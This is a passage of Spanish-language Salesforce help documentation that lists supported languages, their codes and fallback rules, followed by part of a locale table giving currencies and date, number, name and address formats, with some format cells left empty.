- Idioma personal: todo el texto, imágenes y botones de la pantalla y la ayuda en línea se muestran en este idioma. Modifique su información personal para cambiar este ajuste.
- Idioma predeterminado de la organización: se aplica a todos los usuarios nuevos hasta que éstos seleccionan su idioma personal. Esta configuración también determina el idioma en el que se guardan todas las personalizaciones, como campos personalizados, fichas y opciones de la interfaz de usuario. En las personalizaciones, la configuración personal de idioma de los usuarios no sustituye esta configuración. Algunos elementos de configuración que introduzca manualmente un administrador se pueden traducir con el sistema de traducción.

  Los administradores pueden cambiar este ajuste modificando la información de la empresa.

El texto que introducen los usuarios permanecerá en el idioma original del usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

¿Qué idiomas admite Salesforce?

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

## ¿Qué idiomas admite Salesforce?

Salesforce ofrece tres niveles de compatibilidad de idiomas: idiomas completamente compatibles, idiomas del usuario final y idiomas de plataforma únicamente. Cada idioma se identifica por un código de idioma de dos caracteres (como `en`) o un código de configuración local de cinco caracteres (como en_AU).

Además de la compatibilidad de idiomas de Salesforce, puede traducir sus organizaciones de dos maneras. El Sistema de traducción le permite especificar idiomas que desee traducir, asignar traductores a idiomas, crear traducciones para personalizaciones que haya realizado en su organización de Salesforce y sustituir etiquetas y traducciones de paquetes gestionados. Todo puede traducirse, desde los valores de listas de selección personalizados hasta los campos personalizados, para que sus usuarios globales puedan utilizar la totalidad de Salesforce en su idioma.

La segunda opción es cambiar el nombre de las fichas y los campos en Salesforce. Si su aplicación personalizada utiliza únicamente algunas fichas y campos estándar de Salesforce, puede traducirlos.

### Idiomas con compatibilidad completa

Puede cambiar el idioma de todas las funciones, incluyendo la Ayuda, a uno de los siguientes idiomas con compatibilidad completa en Configuración introduciendo *`Información de la empresa`* en el cuadro `Búsqueda rápida`, seleccionando **Información de la empresa** y luego seleccionado **Modificar**.

- Chino (simplificado): `zh_CN`
- Chino (Tradicional): `zh_TW`
- Danés: `da`
- Holandés: `nl_NL`
- Inglés: `en_US`
- Finlandés: `fi`
- Francés: `fr`
- Alemán: `de`
- Italiano: `it`
- Japonés: `ja`
- Coreano: `ko`
- Noruego: `no`
- Portugués (Brasil): `pt_BR`
- Ruso: `ru`
- Español: `es`
- Español (México): `es_MX`
- Sueco: `sv`
- Tai: `th`

Nota:

- Español (México) vuelve a Español en traducciones definidas por el cliente.

- Incluso cuando la interfaz de usuario de Salesforce está completamente traducida al tailandés, Ayuda permanece en inglés.

## Idiomas del usuario final

Los idiomas del usuario final son útiles si tiene una organización con muchos idiomas o socios que hablan idiomas diferentes al idioma predeterminado de la empresa. En el caso de los idiomas del usuario final, Salesforce proporciona etiquetas traducidas para todos los objetos y páginas estándar *a excepción de* páginas administrativas, Configuración y Ayuda. Cuando especifique un idioma de usuario final, las etiquetas y la Ayuda que no se traduzcan aparecen en Inglés. Los idiomas de usuario final están destinados únicamente al uso personal por parte de usuarios finales. No utilice idiomas de usuario final como idiomas corporativos. Salesforce no proporciona asistencia al cliente en idiomas de usuario final.

Los idiomas de usuario final incluyen:

- Árabe: `ar`
- Búlgaro: `bg`
- Croata: `hr`
- Checo: `cs`
- Inglés (Reino Unido): `en_GB`
- Griego: `el`
- Hebreo: `iw`
- Húngaro: `hu`
- Indonesio: `in`
- Polaco: `pl`
- Portugués (Portugal): `pt_PT`
- Rumano: `ro`
- Eslovaco: `sk`
- Esloveno: `sl`
- Turco: `tr`
- Ucraniano: `uk`
- Vietnamita: `vi`

Nota: Salesforce proporciona asistencia limitada para idiomas de derecha a izquierda: árabe y hebreo, para las siguientes funciones.

- Live Agent
- Casos
- Cuentas

Estas funciones no son compatibles con Lightning Experience, la aplicación móvil Salesforce1, cualquier otra aplicación móvil o navegador móvil o cualquier interfaz excepto Salesforce Classic. No existe ninguna garantía de que los idiomas de derecha a izquierda funcionen correctamente con cualquier otra función de Salesforce. No hay planes de ampliar la lista de funciones compatibles.

Las funciones que no reciben asistencia en idiomas de derecha a izquierda incluyen, sin estar limitadas a esta lista:

- Generador de informes
- Generación de archivos PDF de presupuestos
- Previsión de venta personalizable
- Correos electrónicos

- Salesforce Knowledge
- Noticias en tiempo real
- Comunidades

La ausencia de una función de esta lista no implica que disponga de asistencia. Solo Live Agent, Casos y Cuentas reciben asistencia con idiomas de derecha a izquierda.

## Idiomas de plataforma únicamente

En situaciones donde Salesforce no proporciona traducciones predeterminadas, utilice idiomas de plataforma únicamente para traducir aplicaciones y funciones personalizadas que ha creado en Salesforce App Cloud. Puede traducir elementos como etiquetas personalizadas, objetos personalizados y nombres de campos. También puede cambiar el nombre de la mayoría de los objetos, etiquetas y campos estándar. El texto informativo y el texto de etiquetas que no sean de campo no son traducibles.

Los idiomas únicamente de plataforma están disponibles en todas las ubicaciones donde puede seleccionar un idioma en la aplicación. No obstante, cuando selecciona un idioma únicamente de plataforma, el valor predeterminado de todas las etiquetas estándar de Salesforce es Inglés, o, en casos seleccionados, un idioma completamente compatible o de usuario final.

Cuando especifica un idioma de plataforma únicamente, las etiquetas de los objetos y campos estándar vuelven al Inglés excepto:

- Inglés (Australia), Inglés (India), Inglés (Malasia) e Inglés (Filipinas) recaen en Inglés (RU).
- Alemán (Austria) y Alemán (Suiza) recaen en Alemán.
- Francés (Canadá) recae en Francés.
- Rumano (Moldavia) recae en Rumano.
- Montenegrino recae en Serbio (Latín).
- Portugués (Portugal) recae en Portugués (Brasil).

Los siguientes idiomas únicamente de plataforma son actualmente compatibles.

- Albanés: `sq`
- Árabe (Argelia): `ar_DZ`
- Árabe (Bahréin): `ar_BH`
- Árabe (Egipto): `ar_EG`
- Árabe (Irak): `ar_IQ`
- Árabe (Jordania): `ar_JO`
- Árabe (Kuwait): `ar_KW`
- Árabe (Líbano): `ar_LB`
- Árabe (Libia): `ar_LY`
- Árabe (Marruecos): `ar_MA`
- Árabe (Omán): `ar_OM`
- Árabe (Catar): `ar_QA`
- Árabe (Arabia Saudí): `ar_SA`
- Árabe (Sudán): `ar_SD`
- Árabe (Siria): `ar_SY`
- Árabe (Túnez): `ar_TN`
- Árabe (Emiratos Árabes Unidos): `ar_AE`
- Árabe (Yemen): `ar_YE`

- Armenio: `hy`
- Vasco: `eu`
- Bosnio: `bs`
- Bengalí: `bn`
- Chino (simplificado, Singapur): `zh_SG`
- Chino (Tradicional, Hong Kong): `zh_HK`
- Inglés (Australia): `en_AU`
- Inglés (Canadá): `en_CA`
- Inglés (Hong Kong): `en_HK`
- Inglés (India): `en_IN`
- Inglés (Irlanda): `en_IE`
- Inglés (Malasia): `en_MY`
- Inglés (Filipinas): `en_PH`
- Inglés (Singapur): `en_SG`
- Inglés (Sudáfrica): `en_ZA`
- Estonio: `et`
- Francés (Bélgica): `fr_BE`
- Francés (Canadá): `fr_CA`
- Francés (Luxemburgo): `fr_LU`
- Francés (Suiza): `fr_CH`
- Georgiano: `ka`
- Alemán (Austria): `de_AT`
- Alemán (Luxemburgo): `de_LU`
- Alemán (Suiza): `de_CH`
- Hindi: `hi`
- Islandés: `is`
- Irlandés: `ga`
- Italiano (Suiza): `it_CH`
- Letón: `lv`
- Lituano: `lt`
- Luxemburgués: `lb`
- Macedonio: `mk`
- Malayo: `ms`
- Maltés: `mt`
- Rumano (Moldavia): `ro_MD`
- Montenegrino: `sh_ME`
- Rético: `rm`
- Serbio (Cirílico): `sr`
- Serbio (Latín): `sh`
- Español (Argentina): `es_AR`

- Español (Bolivia): `es_BO`
- Español (Chile): `es_CL`
- Español (Colombia): `es_CO`
- Español (Costa Rica): `es_CR`
- Español (República Dominicana): `es_DO`
- Español (Ecuador): `es_EC`
- Español (El Salvador): `es_SV`
- Español (Guatemala): `es_GT`
- Español (Honduras): `es_HN`
- Español (Nicaragua): `es_NI`
- Español (Panamá): `es_PA`
- Español (Paraguay): `es_PY`
- Español (Perú): `es_PE`
- Español (Puerto Rico) `es_PR`
- Español (Estados Unidos): `es_US`
- Español (Uruguay): `es_UY`
- Español (Venezuela): `es_VE`
- Tagalo: `tl`
- Tamil: `ta`
- Urdu: `ur`
- Galés: `cy`

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

Activar y desactivar el Sistema de traducción

# Configuraciones regionales admitidas

La configuración local de Salesforce determina los formatos de presentación para la fecha y hora, los nombres de usuario, las direcciones y las comas y puntos en números. En el caso de las organizaciones de divisa única, los nombres de configuración regional también establecen la divisa predeterminada para la organización cuando se seleccionan en la lista de selección `Configuración regional de divisa` de la página Información de la empresa.

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Albanés (Albania) | sq_AL | Lek albanés: ALL | 2008-02-28 4.30.PM | 6.00.PD | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Argelia) | ar_DZ | Dinar argelino: DZD | / / PM : : | | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Bahréin) | ar_BH | Dinar bahreiní: BHD | / / PM : : | | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar la información de la empresa:
- "Ver parámetros y configuración"

Para cambiar la información de la empresa:
- "Personalizar aplicación"

Las opciones de configuración personal disponibles serán distintas en función de la edición de Salesforce que tenga.

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Árabe (Egipto) | ar_EG | Libra egipcia: EGP | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Irak) | ar_IQ | Dinar iraquí: IQD | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Jordania) | ar_JO | Dinar jordano: JOD | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Kuwait) | ar_KW | Dinar kuwaití: KWD | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Líbano) | ar_LB | Libra libanesa: LBP | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Árabe (Libia) | ar_LY | Dinar libio: LYD | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Marruecos) | ar_MA | Dirham marroquí: MAD | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Omán) | ar_OM | Rial omaní: OMR | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Qatar) | ar_QA | Rial qatarí: QAR | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Arabia Saudí) | ar_SA | Rial de Arabia Saudí: SAR | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Árabe (Sudán) | ar_SD | Libra sudanesa: SDG | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Siria) | ar_SY | Libra siria: SYP | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Túnez) | ar_TN | Dinar tunecino: TND | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Emiratos Árabes Unidos) | ar_AE | Dirham de Emiratos Árabes Unidos: AED | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Árabe (Yemen) | ar_YE | Rial yemení: YER | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Armenio (Armenia) | hy_AM | Dram armenio: AMD | 02/28/2008 16:30 | 06:00 | 1234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Azerbaiyano (Azerbaiyán) | az_AZ | Nuevo manat azerbaiyano: AZN | 2008-02-28 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Vasco (España) | eu_ES | Euro: EUR | 2008-02-28 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Bielorruso (Bielorrusia) | be_BY | Rublo bielorruso: BYR | 28.2.2008 16.30 | 6.00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Bangladesí (Bangladés) | bn_BD | Taka bangladesí: BDT | / / : PM | : | | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Bosnioherzegovino (Bosnia y Herzegovina) | bs_BA | Marco convertible: BAM | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Búlgaro (Bulgaria) | bg_BG | Lev búlgaro: BGN | 02.28.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Birmania (Myanmar [Burma]) | my_MM | Kyat de Myanmar: MMK | / / : : | , . | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Catalán (España, Euro) | ca_ES_EURO | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Catalán (España) | ca_ES | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Chino (China, pinyin) | zh_CN_PINYIN | Yuan chino: CNY | 28/02/2008 4:30 PM | 上午 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (China, trazos) | zh_CN_STROKE | Yuan chino: CNY | 28/02/2008 4:30 PM | 上午 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (China) | zh_CN | Yuan chino: CNY | 28/02/2008 4:30 PM | 上午 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (Hong Kong, República Popular China, trazos) | zh_HK_STROKE | Dólar de Hong Kong: HKD | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (Hong Kong, República Popular China) | zh_HK | Dólar de Hong Kong: HKD | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Chino (Macao, República Popular China) | zh_MO | Pataca de Macao: MOP | 2008 2 28 PM4:30 | 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (Singapur) | zh_SG | Dólar singapurense: SGD | 28/02/2008 04:30 PM | 06:00:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (Taiwán, trazos) | zh_TW_STROKE | Dólar taiwanés: TWD | 28/02/08 04:30 PM | 上午 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Chino (Taiwán) | zh_TW | Dólar taiwanés: TWD | 28/02/08 04:30 PM | 上午 6:00 | 1,234.56 | Apellidos Nombre | País<br>Código postal Estado Ciudad<br>Línea de dirección 1,<br>Línea de dirección 2, |
| Croata (Croacia) | hr_HR | Kuna croata: HRK | 28.02.2008. 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Checo (República Checa) | cs_CZ | Corona checa: CZK | 28.2.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Danés (Dinamarca) | da_DK | Corona danesa: DKK | 28-02-2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Holandés (Aruba) | nl_AW | Florín arubeño: AWG | 28-2-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Holandés (Bélgica) | nl_BE | Euro: EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Holandés (Países Bajos) | nl_NL | Euro: EUR | 28-2-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Holandés (Surinam) | nl_SR | Dólar surinamés: SRD | 28-2-2008 16:30 | 6:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Butanés (Bután) | dz_BT | Ngultrum butanés: BTN | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Antigua y Barbuda) | en_AG | Dólar del caribe oriental: XCD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Australia) | en_AU | Dólar australiano: AUD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Bahamas) | en_BS | Dólar bahameño: BSD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Barbados) | en_BB | Dólar barbadense: BBD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Belice) | en_BZ | Dólar beliceño: BZD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Bermudas) | en_BM | Dólar bermudeño: BMD | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Botsuana) | en_BW | Pula botsuano: BWP | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Camerún) | en_CM | Franco CFA (BEAC): XAF | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Canadá) | en_CA | Dólar canadiense: CAD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Islas Caimán) | en_KY | Dólar de las Islas Caimán: KYD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Eritrea) | en_ER | Nakfa de Eritrea: ERN | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Islas Malvinas) | en_FK | Libra de las Islas Malvinas: FKP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Fiyi) | en_FJ | Dólar fiyiano: FJD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Gambia) | en_GM | Dalasi gambiano: GMD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Ghana) | en_GH | Cedi ghanés: GHS | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Gibraltar) | en_GI | Libra gibraltareña: GIP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Guyana) | en_GY | Dólar de Guyana: GYD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Hong Kong, República Popular China) | en_HK | Dólar de Hong Kong: HKD | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (India) | en_IN | Rupia india: INR | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Indonesia) | en_ID | Rupia indonesia: IDR | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Irlanda, Euro) | en_IE_EURO | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Irlanda) | en_IE | Euro: EUR | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Jamaica) | en_JM | Dólar jamaicano: JMD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Kenia) | en_KE | Chelín keniano: KES | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Liberia) | en_LR | Dólar liberiano: LRD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Madagascar) | en_MG | Ariary malgache: MGA | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Malaui) | en_MW | Kwacha malauí: MWK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Malasia) | en_MY | Ringgit malasio: MYR | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Mauricio) | en_MU | Rupia mauriciana: MUR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Namibia) | en_NA | Dólar namibio: NAD | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Nueva Zelanda) | en_NZ | Dólar neozelandés: NZD | 28/02/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Nigeria) | en_NG | Naira nigeriano NGN | 28/02/2008 16:30 | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Inglés (Pakistán) | en_PK | Rupia pakistaní: PKR | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Inglés (Papúa Nueva Guinea) | en_PG | Kina de Papúa Nueva Guinea: PGK | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
